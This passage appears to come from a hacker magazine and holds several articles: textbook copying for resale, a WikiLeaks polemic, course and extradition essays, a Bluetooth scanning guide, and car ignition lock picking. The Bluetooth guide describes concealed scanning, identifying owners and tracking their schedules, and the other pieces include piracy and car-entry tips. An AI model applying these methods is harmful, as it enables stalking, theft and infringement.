multiple files into a single PDF portfolio. Adobe Reader will not help you; you must be able to create a .pdf file. You will also use this program to distinguish text in the pictures you took by using OCR.

The Pros

The obvious upside is that the digital book will save you money. Most bookstores have a return policy of a couple of days. Buying the book on a Friday gives you until Monday and sometimes even longer to return it. You don't have to carry a heavy paper book through a semester to get only half or less of the original money you put into it. By making all of your books digital, you can save backpack space, maybe use that space for some Funyuns... mmmm... Funyuns! Save yourself some time flipping through that flipping book; your book is OCR'd! Just press ctrl+f and type in what you're trying to find.

The Cons

Teachers ask questions when the book that they requested the bookstore to carry ends up on a tablet or laptop when the publisher doesn't even make a digital copy. Usually teachers don't care as long as you can keep up. If you get rambunctious and start buying and selling books every weekend trying to copy the whole bookstore, you're going to raise red flags. Other than getting caught and paying copyright penalties, the worst con is having fuzzy pictures and not being able to read the text, so double check the pages before you sell the book back. You're gonna look kinda stupid buying back the book you just sold.

So in the end, you can stop eating ramen every night and start enjoying the next cheapest meal around.

Insurgent Technology: In WikiLeaks' Wake

by Pieter Hurd

The project of WikiLeaks, despite defensively fielded public relations pleas to the contrary, is at root the dismantling of power. Julian Assange himself made the recognition of this plain in his cypherpunk era text *Irrationality in Argument*, published August 2007, that prominently cites the words of Gustav Landauer, an anarchist theorist:

"The State is a condition, a certain relationship between human beings, a mode of behaviour. We destroy it by contracting other relationships, by behaving differently toward one another... We are the State and we shall continue to be the State until we have created the institutions that form a real community and society of men."

"Information should be free" is not a sustainable tenet of parliamentary democracy. Complete transparency represents, in Landauer's language, a relationship that forms the noose of all governance. This Frankenstein, State power, must have its own internal life to survive, wherein deliberations and a critical eye allow its machinations to develop for ultimate deployment. To reveal its every utterance is to do nothing more than to try to cut out its tongue.

WikiLeaks' secreted communiqués lay bare this hive mind of Power, sunning the inhuman behaviors they reveal in the open air to oxidize, become brittle, rust, and fall away. Framing such activity as anything but an assault on this Power is a poor lie, and a counterintuitive castration. This poor lie having been engendered by both WikiLeaks' own public relations to prevent their absolute demonization, the allowed recuperation of leaked material by elite mainstream media (in deals with major newspapers pipelining and limiting releases), and the manipulative readings of activists and liberal elements that felt this was a tool they could wield to their own political advantage (that is, other aspirants to power in the opposition).

The tactical failure of WikiLeaks is the failure to act on the consciousness of the Control it exposes. If it seeks to undermine the shield of ink and opacity that veils all governance, it must not play a passive role. The graves are dug, but left empty and hallow. Without this critical step, the ousters it has fueled are easily exploited by all except the citizen prisoners it attempts to empower. The resulting power gap is filled by those in closest proximity to the void with the greatest will for politicking. Leeches ready to be sucked into the vacuum: most frequently fellow opportunists in the cadres of Control.

The project lays out two competing visions: One hopeful projection upon the mind's eye: embassies overfull with technocrats swallowed into the ground; The other a grim scene playing out beyond the screen: a new gray suit unpacking his suitcase

and resting his swollen ass on a still warm seat.

Unfortunately, Assange has said time and time again, "We are a specialist publisher" steering us towards the second scenario.

The cybernetic tabloid sheet will not and cannot be a revolution. In attempting to fulfill the role of "specialist publisher," WikiLeaks dominates and glorifies their position as owners of a new infrastructure, rather than seeking to multiply and encourage the diffusion of such a tool. Their posture claims no vision beyond the old paradigm, rather they claim a mastery and a special place within it. The bitter, legalistic, and territorial way in which OpenLeaks was attacked and subverted adds to WikiLeaks' position the air of a capitalist rolling out a new product, a new boss making a claim to dominance in information capital. Celebrity jockeying, media power, and public relations manipulations helped to stymie the testing of a new model, no different than any company protecting trade secrets. In this climate, WikiLeaks' weaponized information becomes blunted, limited, and open to recuperation. The space that was opened for unrestrained activity, the police powers that were temporarily paralyzed, are prevented from being cemented and finalized when WikiLeaks assimilates these innovations, rather than distributing them for multiplied action. What is essential is not the propagandist, whose methods are temporal and pedagogical, but the researcher(s) that can give and not *author* lasting arms fit for retooling in varied and dynamic contexts.

We can look to William Burroughs, an inexhaustible researcher himself in his endless quest to map and cut the lines of power, and his analysis of the Bolivarian revolution in Latin America for more concrete understandings of this concept of fundamental technologies and lasting arms:

"Bolívar liberated a large section of South America from Spain. He left intact the Christian calendar, the Spanish language, the Catholic Church, the Spanish bureaucracy. He left Spanish families holding the wealth and the land... To achieve independence from alien domination and to consolidate revolutionary gains, five steps are necessary:

1. Proclaim a new era and set up a new calendar
2. Replace alien language
3. Destroy or neutralize alien gods
4. Destroy alien machinery of government and control
5. Take wealth and land from individual aliens"

Burroughs' thesis is plain and widely applicable - fundamental social technologies, the most essential infrastructures, were left untouched upon Bolívar's military victory. The result: a succession of corrupt and brutal regimes in Latin America that have effortlessly mimicked their colonial

forbearers. New and effective assaults on the nodes of power will require the development of technologies that seek such intrinsic oppositional qualities. In contemporary times, we must seek to understand which innovations retain or have touched upon this essential quality maintaining its visceral totality while avoiding its seemingly nihilistic self-destructiveness.

One seemingly more innocuous, but powerful technological configuration and unwitting iconoclasm in Burroughs' line was performed to serve "cyber pirates" and lawful computer users during the 'Net's proliferation. Increasingly omnipresent apparatuses of digital communication (and in the Western information economy digital commodity distribution) were repurposed and organized outside of institutions. Peer to peer networks, for example, were developed and have proven to be subversive for their structure alone, without necessitating a precise current of content to be carried. These virtual pathways have proven to be an irresistible and massive criminal vortex, thanks to a few simple features. Identity (and thus "theft") was marginally anonymized, necessary security circumventions were minimal and distribution of illicit material became a source of community for capable operators. The purported sanctity of private property, supposedly so ingrained in the American (and Western) consciousness, dissolved into the cybernetic pathways without so much as a nudge. A more profound entitlement to luxury, to celebration, revealed itself in the same manner as orgies of looting blooming at the moment of a blackout. With the same fundamental clarity of the pirate, the looter's very viscera, their gut, questions the limits of their daily lives, the invisible lines that chalk out our every action, the lines that make us skittish around powerful objects, the lots that were drawn that define our daily commute, our exhaustive lurching forward for the next acquisition. At the moment a hand reaches into the storefront no thesis needs to be written, the religiosity of property is destroyed, "we demand nothing from you and everything for ourselves."

Now, in the technological moment, the creation of these cybernetic pathways alone has facilitated massive and likely irreparable damage to the structure and conception of the intellectual property commodity (including a slew of media and entertainment). A commodity pathway that is one small pillar of Power, yes, but a pillar that represented 33.1 percent of the United States Gross Domestic Product in 2008 and around 60 percent of exports in 2007. These cheap, distributed, decentralized software technologies have served as the executioner of this property's inviolability, more decisively so than any theoretical text or polemic.

Make it simple to seize, to take, and the constraints of property dissolve rapidly.

Make it simple to cross borders and nation

states will disappear in a flood of migrants.

These are the end games of freedom of information in contemporary economies.

This understanding is paired with a unique historical moment. We have witnessed the surprising explosion of the Occupation movement in the United States, following in the wake of Take The Squares revolts that moved from the Arab Spring to Spain, to Greece, all of which had a mediatized but genuine key participation of Anonymous, Hack Blocs, and other technologists in their struggles. In the midst of crisis, with the proliferation of mass assemblies and generalized resistance, alienation is breaking down and sectors that would not have intermingled are enjoying the opportunity to collaborate, to discuss, and to build a greater imaginary. Hackers have the potential to contribute profoundly to this creative assemblage, this "image of the future," as every notion of resistance and control is being redefined. A glaring opportunity: On May 1st of 2012 a call has resonated and been endorsed around the globe for a general strike, preceded by a five day weekend (*Strike Everywhere* - <http://strikeeverywhere.net/call>, *Occupy May 1st General Strike* - <http://www.occupymay1st.org>, *Inter-occupy May 1st* - <http://interoccupy.org/occupy-may-1st-action>). In the United States, where factories and farms are no longer the primary realms of production, where every worker is precarious, and where information/media is the primary commodity form, striking will not mean to simply stop the conveyors, but to *re-imagine our very social relationships and modes of interaction*. The creative and aforementioned "fundamental" interventions, constructions, and disruptions of hackers have incredible potential in this space of absence, acting on the blank canvas of a general strike in an information landscape.

While a grand gesture, this May can be seen as one of many gestures running in parallel, tearing at the seams of all limitation and authoritarian forms. It would be a mistake to serve a temporal limit, to ever be at the service of the clock. These ruptures extend past and resist time. The instance of WikiLeaks, to serve an example, may be sputtering and laid to rest, but it is undeniable that it was an unexpected burst that has left a tear in the pathways of control. This was an early volley of many. With the absolute refusal of so many to go on as they had before, and with so many asserting their hunger and desires anew, a wealth of ruptures now exists. The potentiality is everywhere for using this knowledge and wielding new technological foundations to dismantle old limits and to make, for ourselves, new environments that resist control and reinforce the ethos of play and possibility. With every step the vortex expands, the excitement grows, and the game mutates.

The Pros and Cons of Courses

by Seeker7
seeker8306@gmail.com

Many people in the hacker community tend to frown or look down upon so-called “ethical” hacking and network security courses. I think that there are two reasons for this. First, there tend to be a group of people who assume that because they have a piece of paper stating that they are “certified” in something, it means that they are now “experts” and know everything about the topic at hand. Second, why pay for a course in something that can probably be learned on your own through websites, news-groups, books, videos, and other sources readily available online? However, I would like to make the argument that there are some benefits in taking a course in network security, provided that you find the right one and with a few additional understandings or considerations.

First, let me give you some background on myself. I started my hacker journey in middle school. I was inspired by the idea of being “cool” or doing something that I shouldn’t, but soon found the sheer joy of learning new things to be far better. That being said, as I progressed into high school, I seemed to forget those interests and pursued other things. It isn’t to say I haven’t been actively learning new things about computers until recently, just that I have been more inspired of late.

Basically, I am not a very motivated individual. I’ll get excited about something for a month or so, really invest time into it, and then abandon it for something new. I have a computer in my basement that has been a web server, PBX, and a Windows Home Server, all just for hahas in a three year period. But, because I only gain the basic knowledge and operation on something and lose interest, I never have the opportunity to really dive deep. Call it a personal flaw. The only reason that I feel motivated to stick with something is if I am accountable to someone other than myself. A class or course provides the kind of structure that I need in order to stay focused.

Now, at one point in my life, I actually attended a computer learning center for A+ and Network+ but, due to my job schedule at that time, I couldn’t put myself into a place where I felt comfortable taking the tests. Luckily, I can go back and retake the courses for free, but they were *very* expensive. In fact, now that I reflect on it, they are probably a complete rip-off. Would I be using them for any networking courses in the future? No. Not only that but I have found that many “hacker” classes only teach you “script-kiddie” stuff. They show you how to use existing applications but don’t teach actual thought processes, why the applications work, and how to develop your own tools. They might give someone a general background but won’t be worth anything in the end. So, I did some looking around.

Backtrack is one of the better penetration and security suites available. It has a lot of great tools built into it, and also is heavily customizable. I could

take the time to play with Backtrack and learn each of the tools, how they function, etc., and have done some exploring on my own. However, I know that I am not motivated enough to really dive deep into their functionalities. I then found that the people who develop Backtrack have a course called “Pentesting with Backtrack” and it has some kind of certification attached to it, which I honestly don’t care about.

Now, before everyone jumps down my throat and says “C’mon Seeker, really?” let me tell you that I did my homework here. I took a look at the actual course syllabus. This course does go through many of the tools in Backtrack and their use, however, it goes much further than many courses I have seen. They actually teach things like Bash and Python scripting - you know, making your *own* programs should the pre-designed ones not work for what you need. Their “certification” test is actually applying what you learn and testing your thought processes by having you break into a network that they have set up and designed. Basically, they don’t teach just the tools. They teach proper thinking and methodology.

“Oh great, so if Seeker takes this course, he’ll think he’s an awesome hacker and that he deserves huge credit with everyone.”

No, I don’t. First, I’m not saying that I will necessarily be taking the course. Second, the way I see it is that if I *were* to take said course, it would force me to sit down and really commit to something. It would give me a primer on a *lot* of great things, and a much deeper primer than I could develop on my own, knowing my own personality. I would not use this as a be-all-end-all and would not consider myself an “expert” in anything. It would simply be a springboard for further learning on my own. Sure, a certification looks great on a resume, and you’d be foolish not to put it on there, but I really don’t care about that. I care about the knowledge and the further ability said knowledge will give me to investigate and delve more deeply into things on my own.

So, yes, a lot of “hacker” certification courses are pretty dumb and teach nothing about real methodologies and thought processes. Yes, a lot of people who take said courses go on to bill themselves as “security experts” who slap a baseline security onto some corporate network that will later be broken into by someone who actually knows what they are doing. All that being said, I think if you shop around and have the right attitude, some courses would be beneficial and would simply aid in continued learning.

If anyone has any other ideas for someone of my particular personality and/or “hopping” interest level, by all means let me know. I’m just making the point that courses can have their place. They don’t replace your own desire to learn and develop yourself, and shouldn’t make you feel like a “god” of the industry. If that is what you expect and want, then don’t bother, because you will just end up being something that the hacker community generally looks down upon, and, worst of all, you will be preventing yourself from becoming the best that you can possibly be.



We've written in these pages many times to give examples of individual injustice, where someone is imprisoned or otherwise persecuted for little good reason. We now face something far more systemic, where such miscarriages become the rule rather than the exception, and where they're applied in a grossly disproportionate manner.

No case currently illustrates this better to our community than that of Richard O'Dwyer, a 24-year-old university student from Sheffield, England. Back in 2010, his website (tvshack.net) was taken down by the U.S. government, using one of those takedown banners we've become all too familiar with. The reason? O'Dwyer's site provided links to other sites that allegedly provided access to copyrighted material. *Links*, not the material itself. He was not accused of hosting any of this material himself and what he was doing isn't even considered a crime in England. Nevertheless, the site included the warning: "*TV Shack is a simple resource site. All content visible on this site is located at 3rd party websites. TV Shack is not responsible for any content linked to or referred from these pages.*" Such disclaimers are quite common and, ironically enough, you can even find them on pages run by the U.S. government whenever there's a link to an outside page.

What we've just described is bad enough and indicative of the unequal and bullying power that the U.S. government wields in cyberspace. If only that was where it ended.

Not content to simply take a site off the net through their intimidation tactics and because the corporate powers in the United

States want it to be known that they write the rules, the authorities have decided to go one step further. They are demanding that O'Dwyer be extradited to the United States to face trial and imprisonment! Perhaps even more astounding is that his own government in the United Kingdom has agreed to do just that.

Now, keep in mind that O'Dwyer didn't visit the United States and break this country's laws. (It's not even clear that this would be considered a crime here, anyway.) There is no serious contention that he committed a crime in the jurisdiction where he lived. The mere thought of a foreign country being able to simply pull someone out of their home and send them on a plane to a distant land to face their version of justice is something the vast majority of people would never consider to be a reality. And yet, here we are.

It should be noted that the treaty signed between the United States and the United Kingdom which allows this is basically a one-way treaty, meaning that United States citizens are protected from having the same thing happen to them. So, here, once again, we see the blatant inequality with which laws and justice are being applied. Imagine the outrage we would feel if *any* foreign country forced one of our citizens to face trial in their land for something that's not a crime here and which wasn't done on their soil. Why does our government feel that the rules should be any different for anybody else? And why don't we protest this sort of thing as vehemently as we would if it affected our own citizens?

The O'Dwyer case is far from an isolated one. But, as we said, this is one that those of

us in the hacker community should be far more impacted by. Such a case shows that anyone who accesses a U.S. based computer system without authorization, runs afoul of the Digital Millennium Copyright Act, pisses off powerful corporations, or is involved in any number of other potential violations, faces a one-way ticket to the States to answer charges. Even that scenario sounds rosier than it actually is. A foreign citizen who arrives in the United States to face trial isn't going to be allowed to simply walk around and go shopping until the proceedings get underway. They will be imprisoned from the moment they arrive, much like an accused "enemy combatant" would be.

In the States, we've managed to become used to the ill-advised logic that justifies imprisoning foreigners in a U.S. base without trial because they're suspected of fighting against our troops in their own country. Imagining the same scenario in reverse would be practically unthinkable to us. But if we don't, we run the clear risk of elevating ourselves above the rest of the world and living by a completely different set of rules and laws. This sort of thing has happened throughout history, whether through invading forces or divisions of class. It never ends well for those who see privilege as their right. And it *always* ends at some point.

Selling the idea of bringing supposedly dangerous terrorist types to justice in this manner may not have been too much of a challenge to a terrified public. But when it starts to be applied to everyone else, as it inevitably tends to be, the damage to society and international relations can be irreparable.

With regard to the specifics of the case we're citing, the law in question is known as The Extradition Act 2003, passed by the Parliament of the United Kingdom, and which went into effect in January 2004. Amazingly, the Act doesn't even require evidence to be presented to obtain an extradition. Rather, "reasonable suspicion" is all that is needed.

Richard O'Dwyer is far from the only person to be victimized by this flawed treaty. Many in the hacker world will have heard of the case of Gary McKinnon, accused of hacking into military computers in the United States in 2001 and 2002. His claim was that he was looking for evidence of UFO cover-ups and free energy suppression. The U.S. government claims he deleted logs and shut down a network of 2000 computers for 24

hours. McKinnon himself admits to leaving an ominous message saying "I will continue to disrupt at the highest levels." Even though the extradition act was passed after these alleged offenses, they are being applied retroactively. Regardless of how one feels about the motivations of McKinnon, surely the only way to handle it can't be to send him to a foreign country where he faces 70 years in prison. If what he did was, in fact, a crime, is the United Kingdom unable to handle prosecuting it themselves? Or would they perhaps not handle it in the same exaggerated manner that the U.S. is known for, thereby not sending the desired message of fear and subservience?

There are a number of other cases involving extradition to the United States that are in the news. Some involve people who worked on websites tied to groups defined by the U.S. as terrorist in nature. Some were involved in financial offenses, such as the NatWest Three, accused of crimes "committed by British citizens living in Britain against a British company based in London." The British government didn't prosecute due to lack of evidence, but that didn't stop the Americans from having them extradited and sentencing them to 37 months in prison, plus time spent waiting for trial.

It's well known that the federal government would love to have Wikileaks founder Julian Assange in their clutches, for no other reason than the embarrassment that was caused by the infamous leaks, and to send a message to anyone who dares to think of whistleblowing. Treaties like this one will make such a wish easily obtainable and anyone who annoys our government will be fair game, regardless of whether or not they actually committed a crime.

As we go to press, reports are being circulated that the governments of the United States and Israel were, unsurprisingly, behind development and release of the Stuxnet worm that sabotaged the computer systems at Iran's nuclear facilities. In the eyes of the civilized world, this sort of attack is far more serious and easily definable as a crime than any of the above examples. Yet, prosecution and extradition of those responsible will almost certainly never occur. In such a world of inequality and malformed justice, how are people here and abroad seriously expected to ever believe that the system is fair and that it actually serves their interests?

Bluetooth Hunter's Guide

by MS3FGX
MS3FGX@gmail.com

Since the publication of my article “Bluetooth Hacking Primer” in 27:1, I have received quite a few questions from readers who were curious about the practicality of Bluetooth attacks in general. One of the most common questions is, understandably, how many vulnerable Bluetooth devices are out there in the first place?

That’s not quite as straightforward a question as it might seem. It’s important to realize that not all discoverable devices are vulnerable to attack, nor are all vulnerable devices discoverable (more on that later). Discoverable devices are simply that, devices which we can easily detect. If nothing else, scanning for discoverable devices is useful for determining the density of Bluetooth devices in a given area. If an attacker can establish where the most users of Bluetooth devices are, they will know where to focus their efforts.

A lot of modern devices aren’t discoverable at all unless specifically enabled and, even then, they usually only stay discoverable for a few minutes. While it’s great that newer hardware and mobile operating systems are taking a more pragmatic approach to Bluetooth security, it doesn’t do anything for the millions and millions of older devices already out in the wild. Of course, not all manufacturers are so enlightened either, so there are still some new devices that are shipping with questionable default policies. The end result is that there are still many Bluetooth devices happily announcing their presence to anyone who cares to listen.

This particular article will focus on the search for, and identification of, Bluetooth devices on a large scale. We’ll start by looking at the best hardware for long-range omnidirectional detection, and then talk about some different software options and techniques available. I’ll also be discussing some of the data I have personally collected to give you an idea of what you should

expect in terms of number of results and the identifiable information therein.

Hardware Setup

My main workhorse is the AIRcable Host XR, an extremely powerful USB Bluetooth device that is primarily designed for proximity marketing. It has a 200 mW radio (twice the power of a normal Class 1 device) and a standard RP-SMA antenna connector, which makes it perfect for long range applications. With the Host XR connected to a directional parabolic antenna, I have been able to establish a connection with a moving cell phone at over 350 meters - careful aiming and a more docile target would push that number even higher. As an added bonus, the Host XR uses the very well supported Cambridge Silicon Radio chipset that I mentioned in the previous article, so it will work out of the box on any modern OS as well as support the extended feature sets used in some software.

If there is any downside to the Host XR, it’s cost; at \$130 USD you need to be pretty into this sort of thing to make the purchase worth it. Luckily, older versions of the Host XR sell on eBay for around \$60, which is considerably more reasonable for the experimenter. The older versions of the Host XR (XR1 and XR2) are identical to each other. The XR2 simply has a nicer case and a bit more mass-market friendly blister packaging (the XR1 I purchased from AIRcable literally came in a Ziplock Freezer bag). The current model, XR3, is claimed to be even more powerful than the XR1/2, but I haven’t been able to personally verify this.

The parabolic antenna is great for range, but just a tad bit suspicious when sitting in the food court at the mall. For general scanning, I go with a 3 dBi “rubber ducky” antenna which makes the whole package easy to conceal in a standard laptop case. If I’m going to be scanning from a location where the hardware won’t be visible, I bump the antenna up to a 9 dBi (the 9 dBi is about

16 inches long, and tends to get some glances), which pushes the range up to nearly 300 meters. Even with a tiny 3 dBi omni, the Host XR can pick up devices at around 250 meters, which is still twice the “maximum” range for Bluetooth.

That being said, there is no technical reason you couldn't use your machine's internal Bluetooth hardware or a cheap USB adapter. Any Bluetooth device is capable of scanning; the issue is one of power. Using low-power hardware is fine for testing and getting a hang of the software, but with a range of 10 meters (or less), you aren't likely to get many results outside of the devices sitting on your own desk.

Discoverable Device Scanning

Discovery scanning is the most common and effective way of finding information on Bluetooth devices. Fundamentally, it's based on the same process that two Bluetooth devices use when attempting to make a legitimate connection, such as pairing a phone to a headset. Before Bluetooth devices can connect to each other, at least one of them has to publicly announce their presence. Discovery scanning exploits that fact to collect information anonymously.

One of the interesting things about Bluetooth discovery scanning versus something like Wi-Fi scanning is that there are three distinct steps required to collect all of the pertinent data for each device. The first step is to command the hardware to scan all available channels for discoverable devices and return their MAC addresses. Once the list of MAC addresses is gathered, each device will be queried individually to determine the device's human friendly name. With the device's MAC and name recorded, the system can then use Service Discovery Protocol to find out what high-level services the target device offers.

It's worth noting that only the first step, getting the MAC address, is technically required to establish a connection with the remote device. Since each subsequent step takes a few seconds to complete, it is often desirable to forgo the third and even second steps for the sake of time and accuracy. This is especially true when dealing with moving targets or when working with short range hardware; if there are ten devices reported during the initial scan, and it takes one or two seconds to complete the second and third steps, the time required to gather all of the information for each device quickly compounds to the point that a particular device may have moved out of range since its initial discovery.

The following are tools for Bluetooth discovery scanning which are worthy of your attention if you plan on doing experimentation

of your own. There are a number of other tools available, but they tend to be only lightly featured or in some cases abandoned.

btscanner

Arguably the best known Bluetooth scanner, *btscanner* [1] is even included in the package repositories of many Linux distributions. *btscanner* is very easy to use and collects an incredible amount of information without needing to pair with the target devices. The information is presented in a ncurses-based user interface that was clearly inspired by *Kismet*, something unique among Bluetooth scanners.

If there is any downside to *btscanner*, it's that it hasn't seen an update since 2004 and its age is starting to show. There are a number of rather annoying UI bugs, and the more advanced features present in the new breed of scanners is notably absent. An option to compile and run *btscanner* without ncurses is also sorely missed, and could be a serious problem depending on your requirements.

Stalled development aside, this legacy tool is still useful for the occasional quick scan and the fact that many distributions include it certainly helps to keep it popular.

SpoofTooph

SpoofTooph [2] is not a Bluetooth scanner in the strictest sense. While scanning for Bluetooth devices is one of its core features (and something it does very well), it's primarily designed to spoof or clone Bluetooth devices.

SpoofTooph first scans the area to locate devices which are in discoverable mode, then allows you to select one of them to spoof. Spoofing a Bluetooth device can be used for a number of purposes, such as attempting to circumvent applications which use a Bluetooth device (such as a mobile phone) as a security token. You can also load your Bluetooth device up with completely fictitious information, which could be used to make legitimate Bluetooth communication more difficult.

Its more advanced functions aside, *SpoofTooph* is an excellent scanner as it presents results in a very intuitive and easy to read format in the terminal with minimal configuration or interaction from the user. All discovered devices can be logged to a plain text file, and *SpoofTooph* even includes a log reader mode where it can reload a previous scan's results for later review and cloning.

Harald Scan

Harald Scan [3] is a modern Bluetooth scanner written in Python, perhaps best known for its ability to determine device manufacturer via the largest known Bluetooth MAC address vendor list.

Harald Scan offers a number of very nice features not found in other scanners, such as the ability to update its MAC vendor list via the Internet, optional service scanning, and metrics showing how many devices have been discovered in a given time frame. Its user interface is very simplistic, but gets the point across. Devices are logged in an easily parsed XML format which is ideal for exporting the data into other applications or formats.

Active development, cross-platform support, and unique features make Harald Scan an excellent tool for general Bluetooth scanning.

Bluelog

All right, full disclosure time. Bluelog [4] has been my personal project for over a year now. I wrote Bluelog because all of the Bluetooth scanners I found seemed to be designed around the same basic idea: that you wanted to stare at a display of all the devices being discovered in real time, and maybe save a log at the end of the scan. But what I really wanted to do was scan over a long period of time and log directly to file without having to monitor the software or interact with it in any way.

Because of my rather specific goals, Bluelog is unique among Bluetooth scanners for a number of reasons. The major difference between Bluelog and other scanners is that it has no user interface to speak of, just some boilerplate and status information as it starts up. Though enabling verbose mode will let you see devices as they are discovered, Bluelog's primary method of output is real-time logging to file. By saving results in real-time, you can kill Bluelog at any time and be sure all of your data has been recorded. Bluelog is also (to my knowledge) the only Bluetooth scanner to feature a daemon mode, where it can drop into the background and log discovered devices to file indefinitely.

Probably its most unique feature is Bluelog Live, a special mode where discovered devices are displayed via a constantly updating web page, with each device's pertinent information laid out in plain English. Inspired by the infamous "Wall of Sheep" display, the goal of Bluelog Live is to raise public awareness of the implications of discoverable Bluetooth devices. Running at a hacker convention or other public gathering, Bluelog Live should provide viewers with an eye opening look at the amount of identifying information they are broadcasting.

Non-Discoverable Device Scanning

Scanning devices in discoverable mode is easy enough, but what if you wanted to find devices that weren't actively transmitting their presence? While far from ideal, it is possible

to scan for non-discoverable Bluetooth devices by exploiting a core concept in the Bluetooth protocol: even if a device is not in discoverable mode, it still has to answer to requests for information so that it can communicate with legitimate peers.

Instead of listening for broadcasting devices, non-discoverable scanning queries individual devices by MAC address for their configuration information (such as the "friendly" device name). The target device is obligated to respond to such requests, regardless of discovery settings and without so much as a prompt on the target device's screen. The problem is, this only works if we already know the MAC address of the target device, which at this point we don't. Since we don't know the MAC address of the target, and it isn't broadcasting, the only remaining way to find the MAC is by brute-forcing it.

To brute-force a Bluetooth MAC, the software will sequentially step through a predefined range of MAC addresses, pausing on each one to perform a device inquiry. When and if the scanner receives a response, it can log that MAC and associated information to file. The process can be sped up considerably by using multiple Bluetooth adapters to parallelize the operation, and the MAC range can be narrowed a bit if you know the manufacturer's OUI. Still, given the sheer number of possible MAC addresses and the fact that it takes a few seconds for the device inquiry (whether there is a response or not) to complete, brute force scanning is a very daunting task.

Realistically, scanning for non-discoverable devices is only practical if you are targeting a single device whose manufacturer and make you have already established visually. Even with enough information to narrow your MAC range and multiple adapters working the queue, it's going to take a very long time to complete a single pass. The scope of this method is exceptionally limiting, but if you are targeting something like a Bluetooth enabled desk telephone in an office building, it's possible.

If you want to experiment with brute force Bluetooth scanning, the best tool available is the one that introduced the concept in 2003, RedFang [5]. While it's rather simplistic and hasn't seen development in quite some time, it's still the most reliable tool for this type of device scanning.

Real World Results

While doing some research on past Bluetooth security talks and demonstrations, I found a very interesting white paper put out in May of 2006 by F-Secure and Secure Network entitled "Going Around with Bluetooth in Full Safety" [6]. The paper details how the group constructed a mobile

Bluetooth scanning rig disguised as a pull-along piece of luggage and wandered around Milan with it during Infosecurity 2006. After seven days of scanning at various high-traffic areas, the team recorded 1,405 devices, which at the time made something of a stir and grabbed a few headlines in various tech publications.

The paper goes on to say that their scanning rig never attempted to connect to any of the discovered devices, and that simply being discoverable does not necessarily mean the device is exploitable. The exercise was merely to gauge the proliferation of Bluetooth devices, specifically, those left in the ill-advised discoverable mode. The paper concludes that the number of discoverable devices in the field is already high and that as smartphones become the norm in the near future, this number is only going to go up.

Reading this article five years after its publication, I couldn't help but wonder how the situation may have changed. The authors correctly predicted the era of the smartphone, but have manufacturers wised up about Bluetooth security?

With this in mind, I set up my own similar experiment which I deemed "Operation Street Sweep" [7]. In my version, I installed Bluelog on an OpenWRT router and connected it to one of my AIRcable Host XR Bluetooth adapters. I then placed the rig within a hundred meters or so of a fairly busy intersection and shopping plaza. After only five days of scanning, my setup had recorded a staggering 2,596 unique Bluetooth devices.

I was completely blown away, first by how many devices I was able to record, but also how much information I could glean from them. Taking a close look at the records showed there were all kinds of identifying information hidden within the MAC addresses and device names. For example, Garmin in-car GPS units have their serial numbers in their device names, and the iPhone conveniently broadcasts the owner's full name. I also saw a number of devices whose owners had made the name their online handle. A quick search on Google, and I was well on my way to identifying the individual.

What's more, if we allow devices to be logged multiple times over a long duration scan, the timestamps can be compared each day and a timetable could be constructed for each individual MAC. This rough schedule, paired with the unique identifying information for a specific device, would allow an attacker to get a good idea as to where the target is at a particular time. In its most basic form, this technique could be used to determine when a target is away from their home.

Conclusion

Experiments like this, performed with open source software and readily available consumer hardware, show just how much information is being beamed out for anyone who cares to listen. With thousands of devices eagerly announcing their presence and identifying their owners, even a very low success rate on attacks could be a real threat. Even if we assume that only one percent of discoverable Bluetooth devices are vulnerable to attack (through either social engineering or exploitable implementations), there are enough targets that it's still feasible to hit a few devices a day successfully.

Hopefully, this article has given you enough information on the ideal hardware and available software to launch your own research. Keep in mind that the results I obtained in my experiment were not due to some magic combination of hardware, software, and location. I believe these results to be representative of average Bluetooth device density, and should be easily repeatable. I've also performed numerous scans at public locations such as malls, movie theaters, and restaurants. I've found that malls are very good places to conduct scans, especially at peak shopping times like the holidays. In a well populated mall, I've had no problem picking up upwards of 100 unique devices per hour, even with a standard Bluetooth adapter.

In fact, I'm willing to bet that in more densely populated areas, my results would be put to shame. I'd be very interested in hearing from anyone who conducts similar experiments using the methods and software mentioned in this article. I've been thinking about a distributed effort to catalog and map Bluetooth devices and their relative density (like WiGLE [8] for Bluetooth), and would love to compare notes.

Good hunting!

References

1. <http://www.pentest.co.uk/src/➡btscanner-2.1.tar.bz2>
2. <http://www.hackfromacave.com/➡projects/spooftooth.html>
3. <http://code.google.com/p/➡haraldscan/>
4. <http://www.digifail.com/software/➡bluelog.shtml>
5. <http://www.securiteam.com/➡tools/5JP0I1FAAE.html>
6. http://www.securenetwork.it/➡ricerca/whitepaper/download/➡bluebag_brochure.pdf
7. <http://www.digifail.com/research/➡streetsweep.shtml>
8. <http://www.wigle.net/>



Security by Obscurity = Insecurity

by DocSlow

The rather expensive education of protecting your personal belongings from theft offered up by many so-called security “experts” usually involves obfuscating the simplicity with which most barriers can be bypassed. This is simply a part of the flawed concept of “security by obscurity” that many self-proclaimed security authorities pass on to everyman as their intimate brand of super-secret technical wizardry. These security experts want us to believe that they can, for a fee, mentor us on how to secure our most treasured belongings. More often than not, their instruction is completely invalid.

Last year, at Defcon, there was an entire ballroom reserved for nothing but lock picking. Hackers have always had a romantic fascination with picking locks (myself included), and this ballroom was packed with those who were teaching techniques, some of them selling wares, and there were a host of avid students of the sport.

Let’s just focus for a minute on your transportation. I’m sure you’ve all seen the movies where there are elaborate collections of “high-tech” tools used to start a car (especially those with a steering console ignition) minus a key. Usually, these absurd methods either involve large vise-like tools (e.g., slide hammer puller) that remove the lock from the console (and expose an abysmal myriad of color-coded wires), or the use of brand-specific bypass keys, and many yet still show the silliness of pulling a few wires from underneath the dashboard to simply “hotwire” the ignition. Most of these Hollywood techniques irreparably damage the vehicle in some way, and all of them offer nothing in the form of car-jacking reality. Real car thieves are having a good laugh.

A good locksmith (one that knows the true intricacies of locking mechanisms) can open your car and start it in seconds, without the use of any high-tech gear. No need for Slim Jims, pick guns, or Lever Wedges (expensive lock picking

tools marketed to the programming equivalent of script kiddies). The job can be done with nothing more than a couple of simple rake picks. And the beauty of a steering console ignition is that you don’t need any sophisticated external leverage device to turn the lock - it’s built in to most console ignition locks.

While I’ve heard that the use of two simple jagged rake picks can do the job in short order, one might also use a snake rake pick and a double ball pick. But simple rake picks work just fine, as they do on almost all locks.

To test this theory (one that I acquired from real experts), I performed a quick trial run on several subjects that included all manner of console ignition switches, and all turned out to be easy “pickings.”

My first test case, a 1995 Jeep Grand Cherokee, proved to be a reference standard for all other experiments. The first attempt at entering the vehicle and successfully starting it took a little under 30 seconds. Most others took a similar amount of time.

